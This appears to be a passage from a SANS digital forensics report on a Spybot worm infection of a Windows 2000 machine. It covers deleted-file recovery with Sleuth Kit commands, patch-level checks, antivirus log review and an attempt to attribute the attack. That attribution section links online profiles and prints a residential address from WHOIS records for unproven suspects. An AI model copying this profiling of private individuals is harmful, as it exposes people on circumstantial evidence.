13829-128-3 (VIRSCAN1.DAT)	Documents and Settings/All Users/Application Data/Symantec/Norton AntiVirus Corporate Edition/7.5/I2_LDVP.VDB/vd1a5836.vdb/VIRSCAN1.DAT This appeared to be a virus definitions file, also as the first bytes

	in the file were "SYM".
13991-128-3 (VIRSCAN1.DAT)	Program Files/Common Files/Symantec Shared/VirusDefs/20040912.054/VIRSCAN1.DAT This appeared to be a virus definitions file, also as the first bytes in the file were "SYM".
14036-128-3 (VIRSCAN1.DAT)	Documents and Settings/All Users/Application Data/Symantec/Norton AntiVirus Corporate Edition/7.5/I2_LDVP.VDB/vd1a4a14.vdb/VIRSCAN1.DAT This appeared to be a virus definitions file, also as the first bytes in the file were "SYM".
13920-128-3 (VIRSCAN1.DAT)	Program Files/Common Files/Symantec Shared/VirusDefs/20040908.033/VIRSCAN1.DAT This appeared to be a virus definitions file, also as the first bytes in the file were "SYM".
13702-128-3 (790aba.msi)	WINNT/Installer/790aba.msi The Linux "file" command identified this as a Microsoft Office Document. After further inspection, this seemed to be incorrect. Microsoft 'sigverif' indicated that the file was not signed. Viewing the properties by right-clicking on the file showed that it claimed to be "Symantec AntiVirus Client". Running the file within a VMware workstation showed that it did seem to be a legitimate part of Symantec's antivirus installation.

Looking for interesting deleted files

Since one of the most common things for someone who is trying to cover their tracks to do is to delete files, one of the things I did was have a look at deleted files. This was done by using 'fls' with an option to list deleted files.

First, to get an idea of the easiest way to proceed, I got a perspective of how many deleted files there were:

```
fls -m -d -r -p -f ntfs COMPX00201_drive_C_DD_Dump.orig |wc
-l
18683
```

Since I knew that the incident date was August 31st, it should be possible to reduce that to a more manageable number.

In order to do this, I would need to create a small script to filter the data according to date, and to specify the date in the correct format. Since the date

output by 'fls' is given as a number of seconds since January 1st 1970, the date I would compare to would also be in this format. I used the GNU 'date' command to determine what this would be:

```
date --date 'August 31 2004' +%s
1093903200
```

The next step was to filter for anything which had a "Modify" or "Create" time after that date. Also allowing the "Access" time to be later would produce only irrelevant hits, so this would not be done.

```
fls -m -d -r -p -f ntfs COMPX00201_drive_C_DD_Dump.orig
|perl -e 'while($flstext = <STDIN>){@flsline =
split(/\|/, $flstext; if(($flsline[11] >= 1093903200) or
($flsline[13] >= 1093903200)){print $flstext } }' |wc -l
17655
```

Unfortunately, this was still an insanely large number, but it looked like there wasn't much else for it but to look through the list manually. Also, since I had already looked for dirty word list hits, it really wasn't possible to automate this search at all at this phase.

Looking through the list took a long time, and showed hits that were primarily legitimate files from the SAS installation on this machine. However, there were one or two interesting entries as well – namely a number of files which the "sys_support" user had installed and deleted, and which indicated that someone suspected a worm of some sort had breached this machine:

```
cat list_of_relevant_files | cut -f 2 -d \| | grep Doc
d/Documents and Settings/sys_support/Desktop/Temp/Advanced
Registry Tracer/art.zip
d/Documents and
Settings/sys_support/Desktop/Temp/Filemonitor/NTFILMON.zip
d/Documents and
Settings/sys_support/Desktop/Temp/Filemonitor/Readme.doc
d/Documents and
Settings/sys_support/Desktop/Temp/Fport/fport.zip
d/Documents and Settings/sys_support/Desktop/Temp/Nikto/nikto-
current.tar.gz
d/Documents and Settings/sys_support/Desktop/Temp/Process
Explorer/procexp.chm
d/Documents and Settings/sys_support/Desktop/Temp/Process
Explorer/procexpnt.zip
d/Documents and
Settings/sys_support/Desktop/Temp/SasserFix.log
d/Documents and
```



```
Settings/sys_support/Desktop/Temp/virus_history_COMPX00201.csv
```

Of these files, it looked like “sasserfix.log” (inode 13517-128-1) and “virus_history_COMPX00201.csv” (inode 13515-128-4) might be particularly relevant to my investigation, so I went ahead and recovered these.

```
icat -f ntfs COMPX00201_drive_C_DD_Dump.orig 13515-128-4 >
virus_history_COMPX00201.csv;
icat -f ntfs COMPX00201_drive_C_DD_Dump.orig 13517-128-1 >
SasserFix.log;
```

Inspecting these files definitely revealed some interesting information. First, the virus history log, generated by Symantec, showed that the Spybot which had made it on to this machine was detected and deleted. The fact that it was still present, however, indicated that the machine was quickly being reinfected by other infected machines on the network:

```
head -3 virus_history_COMPX00201.csv
```

```
Date,Filename,Virus Name,Virus Type,Action
Taken,Computer,User,Original Location,Status,Current
Location,Primary Action,Secondary Action,Scan Type
```

```
13-09-2004 15:01:25,WINDOWS.exe,W32.Spybot.Worm,File,Left
alone,COMPX00201,sys_support,C:\WINNT\system32\,Infected,C:\
WINNT\system32\,Clean virus from file,Quarantine infected
file,Manual scan
```

```
13-09-2004 14:52:52,WINDOWS.exe,W32.Spybot.Worm,File,Left
alone,COMPX00201,sys_support,C:\WINNT\system32\,Infected,C:\
WINNT\system32\,Clean virus from file>Delete infected
file,Realtime scan
```

Second off, the SasserFix.log file showed that while it appeared the Spybot was using the same exploit as Sasser, Sasser itself was probably not roaming Company X's network:

```
cat SasserFix.log
```

```
Norman SasserFix (C) 2004 Norman ASA
Norman engine version: 5.70.09
```

```
Checking processes.
```

```
Scanning files on disk. This may take some time.
```

```
Scanning drive: c:\
```

```
Scanning drive: d:\
```

```
Scanning drive: e:\
```

```
Cleaning the registry
Infected processes killed: 0
Files scanned: 23889
Infected files: 0 deleted, 0 repaired
```

Done!

Summary of findings after data recovery

After analyzing several files which had “strings” hits, it appeared that nothing new had been discovered. Many of the hits had been to some degree false positives: they only found antivirus data which happened to contain the string “AnotherSuspectedHacker”.

Additional hits were simply extensions of what had already been found from inspecting the system’s RAM: data from RAM had been swapped to disk and ended up in pagefile.sys, where it was then found during the strings search of the disk.

Deleted files showed some useful content, but generally speaking they did not reveal anything which wasn’t already known.

Attempting to prove files were “safe” (unrelated to the attack)

For the sake of thoroughness, after looking for any files that WERE related, I decided it also made sense to go through the rest of the machine and attempt to prove that files were NOT related to the attack. The basic tactic was this:

1. Build a list of executable content, device driver files, etc., but do not include any files on this list which contained a valid digital signature from a trustworthy company, since it seemed safe to assume that this hacking tool probably hadn’t been built by a company like Microsoft.

Looking for signed files was done by mounting the C: drive image taken from COMPX00201 remotely over NetBIOS, and then using the Microsoft ‘sigverif’ tool to inspect all files on it, and saving the log as a text file. The actual drive image was mounted as read-only and loopback on my Linux workstation, and then shared using Samba. The Samba drive was then mounted as “Z:” from a “Windows XP Home Edition – Danish Language” machine.

After this was done, it was possible simply to start the Microsoft ‘sigverif’ tool, specifying the option to save the results to a logfile named “c:\remote_SIGVERIF.TXT” on the Windows XP machine, and specifying that Z:’s subdirectories should be traversed.

2. Remove from the list any file which had not been written to since before the incident was presumed to have taken place (simply because the volume of work would be prohibitively large otherwise). Since I was aware that the spybot could reset its own date, I verified that it would not tamper with other files dates before running this step⁵⁴.

Since it wouldn't make sense to look at files that were created prior to the incident, a second list was made using Arne Vidstrom's "macmatch.exe"⁵⁵, a tool which is designed to search based on Modify – Access – Create (MAC) times. The approximate infection date was August 31st, 2004, so the following command line was used to identify files older than that, and place these into c:\older_than_incident.txt:

```
macmatch z: -c 1970-01-01:00.00 2004-08-31:00.00 | grep  
z: > c:\older_than_incident.txt
```

At this point, it was possible to simply use "grep" to print out only the lines in "inspect_closer.txt" that WERE NOT in "older_than_incident.txt".

After performing the steps described above, I concluded that the machine did not contain any malware besides wind0ws.exe and the other programs installed through wind0ws.exe (which were all adware or spyware designed to show popup ads). What I saw was that no new executables were found to have been touched after the compromise event date of August 31st 2004 – in other words, it was only necessary to check as far as step 2 in the list above in order to determine that this machine hadn't been "rooted" any further than I was already aware of.

However, if there had been files remaining on the list at this point, I would have also performed the following steps:

3. Take MD5 and SHA-1 checksums of each of the files remaining after step 2.
4. Remove from the list of executable content any files whose MD5 / SHA-1 checksums show up in the NIST NSRL⁵⁶ with a known (trustworthy) vendor name.

⁵⁴ This was done by instructing the spybot to take a screen capture while running "filemon." This showed that the file was created and written to, but that the file details were neither read nor set. See the appendix entitled "Appendix to Part 2: Filemon output while taking a screen capture".

⁵⁵ <http://ntsecurity.nu/toolbox/macmatch/>

⁵⁶ The National Institute of Science and Technology (NIST) National Software Reference Library (NSRL) is a massive archive of the checksums of known software products. Note that it is not "known good" or "known bad" – simply "known". However, the NSRL flags many of the entries in the database with a vendor name such as "Microsoft." I considered anything with a "common" vendor name like Microsoft, Adobe, etc. to be safe, and not be a backdoor.

5. Any and all files remaining would be sorted chronologically with newest files first. These files would then be stricken from the list one at a time after one of the following indicated it was not a backdoor:
 - a. Barring that, by looking at the 'strings' output and searching for these strings on Google in conjunction with the filename, in hopes there was mention of it on a discussion group.
 - b. Barring that, by running the program inside of a VMware virtual machine with file tracing⁵⁷, registry tracing⁵⁸ and execution tracing (using "ollydbg") also running inside the VMware virtual machine, and observing it appeared to do something harmless and didn't do anything suspicious.
6. Any files remaining on the list at this point would be considered highly suspect. Their effect when run would need to be carefully analyzed to understand their impact on the company.

Why bother with all the steps used to verify the files?

The only reason for performing all these steps was to see if there was anything more interesting than a spybot (for example, "zero-day"⁵⁹ exploits downloaded as plugins to the spybot). Company X had already decide to reinstall affected machines and ensure that the new machines were adequately patched and firewalled.

When was the system installed / patched

Since it can be useful in determining what type of exploit was used to originally compromise the system, one of the important things to determine was what sort of patch level this machine had. Determining this would require determining when the system was installed and when it was patched.

Install date and OS

The system's install date was revealed by searching for a log file on the disk revealed a critical bit of information: `Fri Mar 8 10:29:51 2002` is shown as the creation date of the swap file. **The swap file will be created at the time the system is installed, so this also indicated when the system was installed.**

Additionally, the **OS had been shown to be Windows 2000**, both based on output from the psinfo.exe utility from Sysinternals, as well as the volume name shown by fsstat.

⁵⁷ File access tracking would be done using "ntfilemon" from <http://www.sysinternals.com>

⁵⁸ Registry access tracking would be done using "ntregmon" from <http://www.sysinternals.com>


⁵⁹ 0-day ("oh day") exploits are exploits for vulnerabilities which are basically not known publicly yet.

Patch date and level

While the overall patch level had been shown to be Windows 2000 SP4, by using the psinfo.exe utility from Sysinternals, determining the patch date(s) and specific patches was not quite so easy. The Microsoft Baseline Security Analyzer tool, which can show this information, could not be easily run against a disk image without creating a new machine using that image – something that would be unreliable without the same hardware to work with.

One means of determining this information would be looking at the Internet Explorer history files for the accounts “administrator” and “sys_support”, which were both used to maintain the machine, and try to determine if/when Windows Update had been used. A second means of determining this information would be to simply look at when files within %SystemRoot% and %SystemRoot%\System32 had been installed.

To accomplish the first task, looking at the history files, a software tool named “index.dat suite” was used⁶⁰. The result of this was discouraging, however: “administrator” had no cookies at all from Windows Update. The cookies from “sys_support” were just as non-existent:



It looked like it would be necessary to attempt to build a listing of patch dates from file modification times instead. In order to do this, I quite simply looked at the mounted disk image on my linux workstation.

The only thing modified in 2004 was related to Symantec, and therefore irrelevant to patchdates for the core OS:

```
-r-----      1 root      root          83672 Apr 15  2004
S32EVNT1.DLL
-r-----      1 root      root          123619 Apr 15  2004
SYMEVNT.386
```

⁶⁰ This is a freeware tool from “UR I.T. Mate Group” (see http://support.it-mate.co.uk/index.asp?mode=Products&act=How_To&p=index.datsuite#29 for more details).

It appeared that the last time anything which was core to the Windows system itself was updated was in fact in August 2003:

```
-r----- 1 root      root          192272 Aug 23  2003
rpcss.dll
```

To determine the version, the file was examined from a Windows machine via the Samba share which had been setup on the linux machine where the drive image was mounted. Doing this showed that the version was "5.00.2195.6810".

It also shows that the system does not even have patches from 2003 applied: the URL <http://support.microsoft.com/kb/824146> indicates that the version of rpcss.dll which was contained in this image is vulnerable to various exploits which are corrected by a hotfix released in September 2003.

In fact, it appeared that no service packs had been applied to the machine since 2002:

```
ls -ila /mnt/forensics/WINNT/ServicePackFiles
total 191
 1774 dr-x----- 1 root      root          0 Mar  8
2002 .
 2495 dr-x----- 1 root      root        28672 Sep 13
14:52 ..
 3655 -r----- 1 root      root          2 May  4
2001 cdrom_sp.tst
 1775 dr-x----- 1 root      root       163840 Mar  8
2002 i386
```

No wonder the machine was so easily compromised!

What other information could be pulled off of the disk?

Beyond what has already been analyzed, some other information was still waiting to be looked at.

Most notably, the various event logs should be analyzed. These were stored (when mounted on the linux forensics system) in /mnt/forensics/WINNT/system32/config/ as:

- SysEvent.Evt
- AppEvent.Evt
- SecEvent.Evt

It was not considered necessary to look at the Registry. This is because running the files which were identified as malware on a VMware machine had already demonstrated that they would be added to the systems "autoruns". Consequently.

In order to quickly see everything in the event logs, the following commandline was used:

```
cat *.Evt |perl -e 'while(<STDIN>){s/[\x00]//g;print;}' |  
strings | sort | uniq
```

This quickly showed some interesting entries. First off, it was clear from entries like a following that the antivirus system, which one would expect to catch a known spybot, was definitely being updated and was running. A representative selection of some of these messages is shown below:

```
New virus definition file loaded. Version: 60414
```

Many entries like the one above were present (with different “Version” numbers).

```
Scan Complete: Viruses:1    Infected:1    Scanned:5117  
Files/Folders/Drives Omitted:10
```

```
Virus Found!Virus name: W32.Spybot.Worm in File:  
C:\WINNT\system32\TFTP6444 by: Realtime Protection scan.  
Action: Clean failed : Quarantine succeeded
```

The line immediately above shows that the antivirus was capable, at least sometimes, of eradicating the spybot while it was spreading. Attempting to inspect the file TFTP6444 more closely showed that, in fact, the actual spybot’s executable was never written to the disk.

```
Virus Found!Virus name: W32.Spybot.Worm in File:  
C:\WINNT\system32\WINDOWS.exe by: Realtime Protection scan.  
Action: Clean failed : Delete failed : Access denied
```

That final message is quite interesting – it seems to indicate that the antivirus system was unable to gain access to a file in order to delete it. While it was obviously successful sometimes – at other times, for some unknown reason, it was incapable of deleting the file. The exact reason for this should be investigated by Symantec.

Is it possible to say who did this?

The fact that the spybot connected out to a machine which itself was likely compromised makes it difficult to obtain conclusive evidence – unless law enforcement or ISP staff are able to follow the connection back to its source while the connection is active. The chances of this happening are usually quite low, and it certainly didn’t happen in this case.

Given the fact that there was no conclusive evidence, the only thing to do was run down the (very circumstantial) leads found in the form of the IRC traffic and hostnames.

One of many things that the wind0ws.exe binary did when executed was open a browser window pointing at <http://platinum.suspectedhackerdomain.net>, which at first glance appeared to be a site where users could submit photos/profiles of themselves (almost like a dating/personals site). One of many interesting things about this site was that on the front page, a list of the “most popular” men was presented. Among the names on this list were two that stuck out: AnotherSuspectedHacker and SuspectedHacker1. Those looked familiar: I had previously seen those two names used as IRC nicknames when the spybot connected out the IRC server on will.soul-domainchanged.net.

It was possible to find more details about these two users by clicking on their respective profiles. Among other interesting details:

- AnotherSuspectedHacker stated in his profile’s text that he was the owner of suspectedhackerdomain.net.
- Both AnotherSuspectedHacker and SuspectedHacker1 stated they lived in Ottawa.
- It was possible to find photos for AnotherSuspectedHacker and SuspectedHacker1

After seeing this, it seemed like the usernames AnotherSuspectedHacker and SuspectedHacker1 should be looked into more.

- It was possible to find a profile at MSN for SuspectedHacker1@hotmail.com – and the photo on this profile was obviously of the same person as the photo on <http://platinum.suspectedhackerdomain.net>
- The MSN profile also stated that SuspectedHacker1 lived in Ottawa, Canada.
- Further more, the profile stated that SuspectedHacker1 was employed as a “computer tech” – meaning that he at least believes himself to have some skills with computers.
- In the IRC traffic, it was possible to see instructions to the spybot to download what turned out to be an adware installation program from a site named <http://freehostingprovider.net> – where it was also possible to verify the existence of an account which used SuspectedHacker1@hotmail.com as a contact email address. See the appendix entitled “Appendix to Part 2: Evidence that SuspectedHacker1@hotmail.com may be responsible for parts of the malware”.

Overall, while there was still no smoking gun, it seemed likely the owner of the account SuspectedHacker1@hotmail.com might have been in some way responsible for parts of the attack. While it is easy enough to register an account at hotmail, many people believe that this service is anonymous, which it is most

certainly not. It is possible that it might be possible for police to request usage logs related to this account from Microsoft.

Out of curiosity, I also viewed the websites <http://portal.soul-domainchanged.net> and <http://www.soul-domainchanged.net>. On both of these sites, it was possible to find references to both AnotherSuspectedHacker and SuspectedHacker1. Furthermore, the HTML sourcecode for <http://www.soul-domainchanged.net> showed something quite interesting inside of an HTML comment on the page:

```
SCRIPT_FILENAME=/home/AnotherSuspectedHacker/public_html/index.shtml
```

Meanwhile, <http://portal.soul-domainchanged.net> showed references to what might have been “script-kiddy” terminology – two “bullet points” on the front page were of special interest (see screenshot in the appendix entitled “Appendix to Part 2: Usernames AnotherSuspectedHacker and SuspectedHacker1 on portal.soul-domainchanged.net”):

- “Trojans” – posted by SuspectedHacker1
- “Happenings of a ‘newb’ kiddie” – posted by AnotherSuspectedHacker

The domain suspectedhackerdomain.net

Whois data for suspectedhackerdomain.net contained something quite interesting:

Registrant:

```
Ray Censored  
1030 du pere charlebois  
ottawa, Ontario k1k 3p1  
Canada
```

Registered through: GoDaddy.com

Domain Name: SUSPECTEDHACKERDOMAIN.NET

Created on: 28-Oct-04

Expires on: 28-Oct-05

Last Updated on: 31-Oct-04

Administrative Contact:

```
Censored, Ray AnotherSuspectedHacker@soul-  
domainchanged.net  
1030 du pere charlebois  
ottawa, Ontario k1k 3p1  
Canada
```

<censored> Fax --

Technical Contact:

```
Censored, Ray AnotherSuspectedHacker@soul-  
domainchanged.net  
1030 du pere charlebois
```

ottawa, Ontario k1k 3p1
Canada
<censored> Fax --

Domain servers in listed order:
NS1.HVNETWORKS.NET
NS2.HVNETWORKS.NET

That certainly seemed to tie the domains soul-domainchanged.net and suspectedhackerdomain.net together.

What was the purpose of the binary

The purpose of the primary binary component seems to basically be a classic spybot: it works as a backdoor, giving a remote attacker access to the machine on which the spybot is installed.

It seems, however, that the spybot was actually being used in this case to install adware. One possible explanation of why this was being done was that internet advertising can actually generate some money.

It seemed that the spybot had been installed on literally tens of thousands of machines⁶¹ - meaning that this could have actually generated at least some revenue. Part of the motivation could therefore be financial.

Would people actually do something like this and then put their photo on the net?

It seems hard to believe that someone would orchestrate an attack like this and yet put what appeared to be legitimate details for themselves on the internet. At the same time, it also wouldn't be the first time that had happened.

On the other hand, there was still nothing proving that the details were in fact real. Basically all they could be seen as at this point were possible leads which should be handed over to the police.

Conclusion on Part 2

When taking over the analysis of this project, some initial questions had been raised. It seemed I was now capable of answering them - at least for the most part. Some could not be answered satisfactorily.

⁶¹ This was determined by looking at the sniffed IRC traffic - it showed that over 10,000 clients were connected. Since the server was running on a nonstandard port, and was most likely used only by compromised clients, this indicates the spybot client was installed on this many machines.

What happened?

It seemed that the network at company X had been compromised by a couple of so-called “script kiddies.” They appeared to use a single exploit, which happened to be fairly effective within company X due to lax patching policy.

The exploit was used to install a spybot which itself was then used to compromise other machines.

What did it? Man or machine?

While the spybot in question contained some automatic elements (for example, it appeared to automatically scan the network attached to the machine it was installed on) it also was also demonstrated that it would not automatically scan other networks. Since it did this, it was clear that it was being directed by humans. The nature of the tool used also shows this: it was interactive – allowing commands to be issued to it.

At the same time, at least some of the initial commands delivered to the spybot were automatic. This was probably done by a script running in an IRC client. This is concluded essentially because of the speed with which the initial commands were delivered to newly-compromised machines.

How did it get in?

This specific machine was apparently breached by means of the same exploit which the Sasser worm used. The spybot’s exploit caused the machine to use TFTP to download “wind0ws.exe”, which is the actual spybot executable.

Why was antivirus ineffective?

Antivirus seems to have been ineffective for two main reasons:

1. The fact that multiple machines on the network were infected by the same spybot means that even when the antivirus software did work, the machine was quickly recompromised. This seems to be the primary reason.
2. Additionally, it seems that technical limitations in the way Symantec antivirus deletes infected files made it so it could not delete a file (wind0ws.exe) that was actively in use. This seems to have occurred at least once.

How did the attackers/spybot originally enter the network?

Unfortunately, it is not possible to answer how the attack originally breached the network. Company X operates across several continents and has recently acquired other firms, whose offices have in some cases been tied in to company X via VPN.

Inheriting networks sometimes means that a weak spot exists on the perimeter, and if this weak spot happened to be vulnerable to attack via the sasser exploits, that could definitely be one way this get in.

A second possibility is that it came in via an infected laptop, perhaps brought in by an outside consultant. Integrity servers, which enforce firewall and antivirus usage, are not in use at company X, meaning that an infected or vulnerable machine could be placed on the network with no restrictions – as long as it could be gotten into a location attached to company X's network or their VPN in the first place.

Further complicating the question of how this entered the network is the fact that there were a number of different exploits contained within it, and that a number of the services which could be exploited in fact are present on company X's network.

It is unlikely that it was a direct breach of Company X's perimeter: portscanning showed that very little was open externally, and vulnerability scanning / penetration testing had been performed recently on what was there.

The short answer is that the original means of entry into the network could not be determined.

What was the objective of this attack?

It is fairly clear that the primary objective of the attack was NOT to gain access to gain access to company X. This is supported by the fact that the a machine (specifically, the domain controller) which could have granted access to the entire network and all critical files stored in the Windows environment at company X was compromised – but that the attackers kept going after more machines even afterwards, and that nothing more seems to have been done on this machine besides using it as a scanning platform.

Basically, the attackers held the keys to the kingdom in their hands and chose to do nothing – indicating that perhaps they were not interested in this particular kingdom.

Furthermore, the fact that IP addresses outside of company X were attacked indicates that this was not directed at company X.

What was the impact?

The impact is fairly direct in terms of rebuilding compromised machines. Issues related to patching, securing the network perimeter, segmenting the network interior, and preventing the installation of unauthorized machines on the net should occur anyways, regardless of this attack, so it does not make sense to count the costs of securing the network as part of the costs of this attack.

The silver lining in this cloud is that it seems clear that the attackers were not going after proprietary company X information, and that they did not destroy any such information during the course of the attack.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendices

For parts one and two

© SANS Institute 2000 - 2005. Author retains full rights.

Appendices to Part 1

The following pages are appendices which show code listings, examples of program function and lengthy output from commands. This data may be relevant to establishing the integrity of the report, but it is too lengthy, too unwieldy, or generally not important enough to include in the main report body.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: Search for unknown data blocks

The following commands were executed to search for any data blocks which contained recognizable data, but which did not appear to belong to any known file or meta structure.

First, 'dls'⁶² was used to dump all unallocated disk blocks:

```
dls -f fat12 floppy.img > floppy.img.dls; ls -la
floppy.img.dls ; md5sum floppy.img.dls

-rw-r--r--      1 root      root      798208 Oct 12 03:20
floppy.img.dls
4388a93ba6f61181da3e5fe4b6173dc2  floppy.img.dls
```

Following this, 'strings' was used to search for any recognizable content. The offset returned by strings was divided by 512 (the sector/cluster size). This number was then fed into 'dcalc', thereby returning the original fragment number. The result from 'dcalc' could then be used with 'ifind' to identify whether or not this fragment was assigned by something.

```
for dlsfrag in `strings --radix=d floppy.img.dls |awk
'{print $1}'|perl -e 'while($offset = <STDIN>){chomp
$offset; print $offset / 512 . "\n"}'`; do dcalc -f
fat12 -u $dlsfrag floppy.img >> knownblocks ; done;

sort knownblocks |uniq > tmp; mv tmp knownblocks

for frag in `cat knownblocks `; do ifind -f fat12 -d
$frag floppy.img >> knowninodes; done ; sort
knowninodes|uniq
```

5

This indicates the only inode related to "interesting" unassigned fragments is 5 – that is, "CamShell.dll". This inode was known and analyzed, indicating that there was no risk of missing anything further.

⁶² dls is a tool that outputs data from unallocated data blocks in an image.

Appendix to Part 1: complete 'fsstat' output from the seized floppy disk

fsstat -f fat floppy.img

FILE SYSTEM INFORMATION

File System Type: FAT

OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0

File System Layout (in sectors)

Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871

METADATA INFORMATION

Range: 2 - 45426
Root Directory: 2

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)

105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
[root@andrew_204_public_ip part1]# less notes.txt
[root@andrew_204_public_ip part1]# fsstat -f fat floppy.img
FILE SYSTEM INFORMATION

File System Type: FAT

OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0

File System Layout (in sectors)

Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871

METADATA INFORMATION

Range: 2 - 45426
Root Directory: 2

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)

105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF

Appendix to Part 1: Command Used to Extract Files using 'icat'

Prior to executing the following, a subdirectory named 'Extracted_Files' was created.

```
fls -f fat -alr floppy.img \  
|perl -e 'while(<STDIN>){  
@fls = split(/\t/, $_);  
$inode = $fls[0];  
$name = $fls[1];  
$size = $fls[5];  
if($size){  
$inode =~ s/[^0-9]//g;  
$name =~ s/ \(.*/g;  
print "Extracting inode $inode to Extracted_Files/$name\n";  
system("icat -f fat floppy.img $inode >  
Extracted_Files/$name");}}'
```

```
Extracting inode 5 to Extracted_Files/CamShell.dll  
Extracting inode 9 to  
Extracted_Files/Information_Sensitivity_Policy.doc  
Extracting inode 13 to  
Extracted_Files/Internal_Lab_Security_Policy1.doc  
Extracting inode 17 to  
Extracted_Files/Internal_Lab_Security_Policy.doc  
Extracting inode 20 to Extracted_Files/Password_Policy.doc  
Extracting inode 23 to  
Extracted_Files/Remote_Access_Policy.doc  
Extracting inode 27 to  
Extracted_Files/Acceptable_Encryption_Policy.doc  
Extracting inode 28 to Extracted_Files/_ndex.htm
```

© SANS Institute 2000 - 2005. Author retains full rights.

Appendix to Part 1: MD5 and SHA-1 Checksums of Files Taken from Disk using 'icat'

md5sum Extracted_Files/*

f785ba1d99888e68f45dabeddb0b4541
Extracted_Files/Acceptable_Encryption_Policy.doc

219f86a8ac9a33990f50c281462d689a
Extracted_Files/CamShell.dll

99c5dec518b142bd945e8d7d2fad2004
Extracted_Files/Information_Sensitivity_Policy.doc

b9387272b11aea86b60a487fbdc1b336
Extracted_Files/Internal_Lab_Security_Policy.doc

e0c43ef38884662f5f27d93098e1c607
Extracted_Files/Internal_Lab_Security_Policy1.doc

ac34c6177ebdcaf4adc41f0e181be1bc
Extracted_Files/Password_Policy.doc

5b38d1ac1f94285db2d2246d28fd07e8
Extracted_Files/Remote_Access_Policy.doc

219f86a8ac9a33990f50c281462d689a Extracted_Files/_index.htm

shasum Extracted_Files/*

28503532ad75dad593c5385cca34e6ecc064a0e0
Extracted_Files/Acceptable_Encryption_Policy.doc

851d4e17b6a8c3a8427703d38af19336c6be4d9e
Extracted_Files/CamShell.dll

42e61927f705d7059c32bd435917608b8107a45e
Extracted_Files/Information_Sensitivity_Policy.doc

896969466820d4e3cb7cd42829464a7acbb14a43
Extracted_Files/Internal_Lab_Security_Policy.doc

61ae61447c9a64e117d7a7d7f7a49102abcebd51
Extracted_Files/Internal_Lab_Security_Policy1.doc

37ff9992f85c5b124a99585ab408d1798b818c87
Extracted_Files/Password_Policy.doc


0a6230958c42930a6a5376cb0ca09a5e40d9b778
Extracted_Files/Remote_Access_Policy.doc

851d4e17b6a8c3a8427703d38af19336c6be4d9e
Extracted_Files/_index.htm

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 1: CamShell.dll – Searching Google

A search on Google turned up only a single hit for 'CamShell.dll', a link to <http://www.tranceaddict.com/forums/archive/topic/79627-1.html>.



